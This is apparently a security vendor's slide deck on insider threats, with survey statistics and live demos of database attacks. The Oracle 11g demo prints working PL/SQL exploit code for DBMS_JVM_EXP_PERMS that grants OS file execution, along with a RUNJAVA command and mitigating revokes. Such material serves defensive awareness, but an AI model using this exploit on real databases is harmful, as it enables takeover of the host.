

Stop Attackers in Their Tracks: Addressing the Insider Threat

Josh Shaul, CTO
Application Security, Inc.



Agenda

- The Insider Threat
- Who Are The Insiders
- Who Are The Targets
- Attacks
- Countermeasures



Private First Class Bradley Manning

Accused of gaining access to US State Department and other databases and leaking over 250,000 diplomatic cables to Wikileaks

The Insider Threat

“There is no patch for people.”



Is the insider threat – still really a
THREAT?



How has the insider threat evolved?

*one-liner, made at a recent symposium in Washington on the Wikileaks Insider Threat

The Insider Threat



Is the Insider Threat really a problem?

YES!

The insider threat cases defined as theft of IP, have average potential damages: \$29M-\$42M, with some of the trade secrets valued at \$1B in R&D costs.

52% of insiders stole trade secret information
30% stole sensitive internal documents (billing, customer lists, etc)
20% targeted source code

Source: CERT
http://www.cert.org/blogs/insider_threat/2011/06/

The Insider Threat

“THE INSIDER THREAT IS REAL.”

“Now would be a good time for all our critical infrastructure suppliers to keep a sharp eye on the workforce, monitoring for any unusual behavior.”

Bill Brenner (CSO Magazine)

July 2011



Defining The Insider Threat



The Database “Insider Threat”

INSIDERS DEFINED IN THREE CATEGORIES:

- ❑ Authorized and intelligent
 - ❑ *use IT resources inappropriately*
- ❑ Authorized and “stupid”
 - ❑ *make mistakes that may appear as malicious or fraudulent*
- ❑ Unauthorized and Malicious
 - ❑ *mask either their identity or their behavior or both!*



WHAT DO THEY WANT?

- ❑ Profiteers: steal critical intellectual property and sell it to their employer's biggest competitors.
- ❑ Disgruntled employees: tamper with computer systems and damage data.
- ❑ Govt sponsored: disrupt or destroy critical infrastructure, steal IP, secrets

Understanding the Insider Risk - WHO

Anyone with knowledge of the database or systems is a potential threat...

Authorized Users

- Employees - Clerks, accountants, finance, salespeople, purchasing, etc.

Privileged Users

- DBA's, DB/App developers, application QA, contractors, consultants

Knowledgeable Users

- IT Op's, Network Op's, security personnel, audit personnel

Outsiders or Malicious User with Insider Access and/or vulnerability knowledge

- The sophisticated "white collar" criminal

Insider Attacks

DBA steals data from their own database

Employee leaves a door open to let a criminal in

IT Admin sells a network diagram and vulnerabilities list

User abuses network access to hack database systems

Insider Mistakes

Employee leaves laptop in taxi

Analyst takes data home for weekend work, computer is stolen

Home office worker bridges corporate network to the internet

Employee forgets to lock up at night

Understanding the Insider Risk - WHAT





Figure 1: Number of Cases in the CERT Insider Threat Databases by High-Level Category (Excluding National Security Espionage Cases)

Source: CERT

CERT Study Findings

Current or former employee?	Current
Type of position	Non-technical, low-level positions with access to confidential or sensitive information (e.g. data entry, customer service)
Gender	Fairly equally split between male and female
Target	PII or Customer Information
Access used	Authorized
When	During normal working hours
Where	At work
Recruited by outsiders	½ recruited for theft; less than 1/3 recruited for mod
Collusion	Mod: almost ½ colluded with another insider Theft: 2/3 colluded with outsiders

Technical vs. Non-Technical Over Time



Source: CERT

**APPLICATION
SECURITY, INC.**

www.appsecinc.com

Key Findings: The Insiders

Characteristics

- Current and former employees carried out illicit insider activities in nearly equal numbers.
- Most insiders were either previously or currently employed full-time in a technical position within the organization
- Insiders represented a wide range of ages, from 17 to 58 year, and a variety of racial and ethnic backgrounds



Key Findings: The Insiders

■ ***Motives***

- *Multiple motives were reported for the majority of insiders. Revenge was reported as the main motive in just over half the cases.*
- *Seventy-six percent of the insiders developed plans in advance to harm the organizations.*

■ ***Implications***

- *An Inside threat can come from anywhere within the organization. It's impossible to predict where the threat will come from*




2011 CyberSecurityWatch Survey

CSO Magazine, USSS, CERT &
Deloitte
607 respondents

Percentage of Participants Who Experienced an Insider Incident

*38% of organizations
have more than 5000
employees*

*37% of organizations
have less than
500 employees*



Source: 2011 CyberSecurity Watch Survey, CSO Magazine, U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University and Deloitte, January 2011.

2011 CyberSecurityWatch Survey


46 % of respondents	Damage caused by insider attacks more damaging than outsider attacks
---------------------	--

Most common insider e-crime

Unauthorized access to / use of corporate information	(63%)
Unintentional exposure of private or sensitive data	(57%)
Virus, worms, or other malicious code	(37%)
Theft of intellectual property	(32%)

2011 CyberSecurityWatch Survey


*What percent of the **Electronic Crime** events are known or suspected to have been caused by :*



Source: 2011 CyberSecurity Watch Survey, CSO Magazine, U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University and Deloitte, January 2011.

2011 CyberSecurityWatch Survey


*Which **Electronic Crimes** were more costly or damaging to your organization, those perpetrated by:*



Source: 2011 CyberSecurity Watch Survey, CSO Magazine, U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University and Deloitte, January 2011.

2011 CyberSecurityWatch Survey

How Insider Intrusions Are Handled




Reason(s) CyberCrimes were not referred for legal action

	2011	2010
Damage level insufficient to warrant prosecution	42%	37%
Could not identify the individual/ individuals responsible for committing the eCrime	40%	29%
Lack of evidence/not enough information to prosecute	39%	35%
Concerns about negative publicity	12%	15%
Concerns about liability	8%	7%
Concerns that competitors would use incident to their advantage	6%	5%
Prior negative response from law enforcement	5%	7%
Unaware that we could report these crimes	4%	5%
Other	11%	5%
Don't know	20%	14%
Not applicable	N/A	24%

Source: 2011 CyberSecurity Watch Survey, CSO Magazine, U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University and Deloitte, January 2011.

2011 CyberSecurityWatch Survey

Percentage of insiders versus outsiders



Source: 2011 CyberSecurity Watch Survey, CSO Magazine, U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University and Deloitte, January 2011.

Database Security Threats Continue to Increase

The database security landscape has changed:

- Govt organizations increasingly grant access to a growing number of users: employees, contractors, suppliers, partners and 3rd party vendors to name a few
- Attackers have gone pro
- Attackers are more technically sophisticated
- Attacks are moving to the database where sensitive data can be harvested en mass



Perimeter security measures are necessary but not sufficient

Poor access control and excess permissions continue to provide attack vectors for hackers, and malicious or careless insiders

Insider Attacks

Insider attacks can be quite costly, but they also cause additional harm to organizations that can be difficult to quantify and recoup:

- *Harm to an organization's reputation*
- *Critical system disruption*
- *Loss of confidential or proprietary information*

The public may not be aware of the number of insider events or the level of the damage caused because ***70% of insider incidents are handled internally without legal action.***




Attacking Where The Data Resides

Attacks by Network Insiders



Database Vulnerabilities



Attacking Oracle11g: Own the OS


- **Attack Target:**
 - Oracle 11g Release 1
- **Privilege Level:**
 - Anyone who can login to the database
- **Outcome:**
 - Gain DBA access & complete OS control
- **Vulnerabilities Exploited:**
 - OS Command Injection via
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS
- **Patched by Database Vendor:**
 - CPU April 2010

Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS


```
[oracle@test11g ~]$_
```

To Start:
No such file



```
[oracle@test11g ~]$_
```


Create an Oracle user with
only CREATE SESSION
privilege.




Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS

SQL>



No users have 'ALL FILES' - full OS access




Attempt to execute OS command fails


Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS

Setup the JVM
access control
policy



The attack in action.
PUBLIC can import JVM
permissions!



SQL>

Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS


SQL>

← USER1 has full OS access

← OS commands
run successfully


↑
New OS file
created by our
exploit


Freely Available Exploit Code!





About 599 results (0.11 seconds)


[Advanced search](#)

 Everything

 Images

 Videos

 News

 Shopping

 More

Georgetown, MA

Change location

[Show search tools](#)

▶ [Oracle 11g 0day exploit published - Alexander Kornbrust Oracle ...](#)

Feb 4, 2010 ... According to Repscan this new 11.2.0.1 is no longer vulnerable against the **DBMS_JVM_EXP_PERMS** exploit and this is correct. ...

[blog.red-database-security.com/.../oracle-11g-0day-exploit-published/](#) - [Cached](#) - [Similar](#)

[PDF] [Securing Java In Oracle Introduction The DBMS_JVM_EXP_PERMS ...](#)

File Format: PDF/Adobe Acrobat - [Quick View](#)

Feb 25, 2010 ... lowest ... to DBA via the ...

DBMS_JVM_EXP_PERMS Exploit ...

[www.oracleforensics.com](#)

[Oracle 11.2.0.1 for](#)

According to Repscan

DBMS_JVM_EXP_PERMS

[www.ora600.be/.../ora](#)

[mitigation of oracle](#)

Feb 24, 2010 ... Oracle

issues with oracle/aurora

[www.freelists.org/.../m](#)

-issues - [Cached](#) - [Sim](#)

[Metasploit :: Brows](#)

Oracle DB 11g R1/R2

a flaw (0 day) in **DBMS**

[www.metasploit.com/n](#)

[Securing Java In O](#)

Feb 7, 2010 ... David L

Blackhat conference in

[itnewscast.com/securi](#)

[Litchfield DBMS_J](#)

Feb 8, 2010... **DBMS**

to ... customers will also be able to determine which users can exploit ...

[blog.appsecinc.com/.../litchfield-dbms_jvm_exp_perms-0day-on-oracle.html](#) -

[Cached](#) - [Similar](#)

Oracle 11g 0day exploit published

I just read on Sumit Siddarth's (Sid) [blog](#) that the video recording from David Litchfield's BH presentation is [online](#).

```
DECLARE
POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
CURSOR C1 IS SELECT 'GRANT',USER(), 'SYS','java.io.FilePermission','<ALL
FILES>>','execute','ENABLED' from dual;
BEGIN
OPEN C1;
FETCH C1 BULK COLLECT INTO POL;
CLOSE C1;
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
END;
```

```
revoke execute on dbms_java from PUBLIC;
revoke execute on dbms_java_test from PUBLIC;
revoke execute on "oracle/aurora/utl/Wrapper" from PUBLIC;
grant execute on sys.dbms_jvm_exp_perms to IMP_FULL_DATABASE;
grant execute on sys.dbms_jvm_exp_perms to EXP_FULL_DATABASE;
revoke execute on sys.dbms_jvm_exp_perms from PUBLIC;
```

I just tested the code on my Linux 11.2.0.1 database and it worked without any problem.

```
SELECT * from dual where chr(42)=DBMS_JAVA.RUNJAVA
('oracle/aurora/utl/Wrapper /bin/touch /tmp/iwashere3');
```

Attacking Oracle: Own the OS

- **Outcome:** Complete OS Administrative Control!
 - Ran OS commands as Oracle SW owner account
- **Vulnerabilities Exploited:**
 - OS Command Injection in DBMS_JVM_EXP_PERMS
- **How Did We Do It?**
 - Freely available exploit code!
 - Google: “dbms_jvm_exp_perms exploit”

Attacking DB2: Denial of Service

- **Attack Target:**
 - IBM DB2 LUW 9.1 Fix Pack 8
- **Privilege Level:**
 - Any database user
- **Outcome:**
 - Crash database server
 - Attacker can run arbitrary code if proper exploit is constructed
- **Vulnerabilities Exploited:**
 - Heap overflow in built-in scalar function REPEAT
- **Patched by Database Vendor:**
 - IBM DB2 LUW 9.1 Fix Pack 9

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function

```
Command Prompt
C:\>net user user1 pass /add
The command completed successfully.

C:\>_
```

Create a new
user (User1)

```
DB2 CLP - DB2COPY1 - C:\PROGRA~1\IBM\SQLLIB\BIN\db2setcp.bat DB2SETCP.BAT DB2 EXE
(c) Copyright IBM Corporation 1993,2002
Command Line Processor for DB2 ADCL 9.1.8

You can issue database manager commands and SQL statements from the command
prompt. For example:
  db2 => connect to sample
  db2 => bind sample.bnd

For general help, type: ?.
For command help, type: ? command, where command can be
the first few keywords of a database manager command. For example:
  ? CATALOG DATABASE for help on the CATALOG DATABASE command
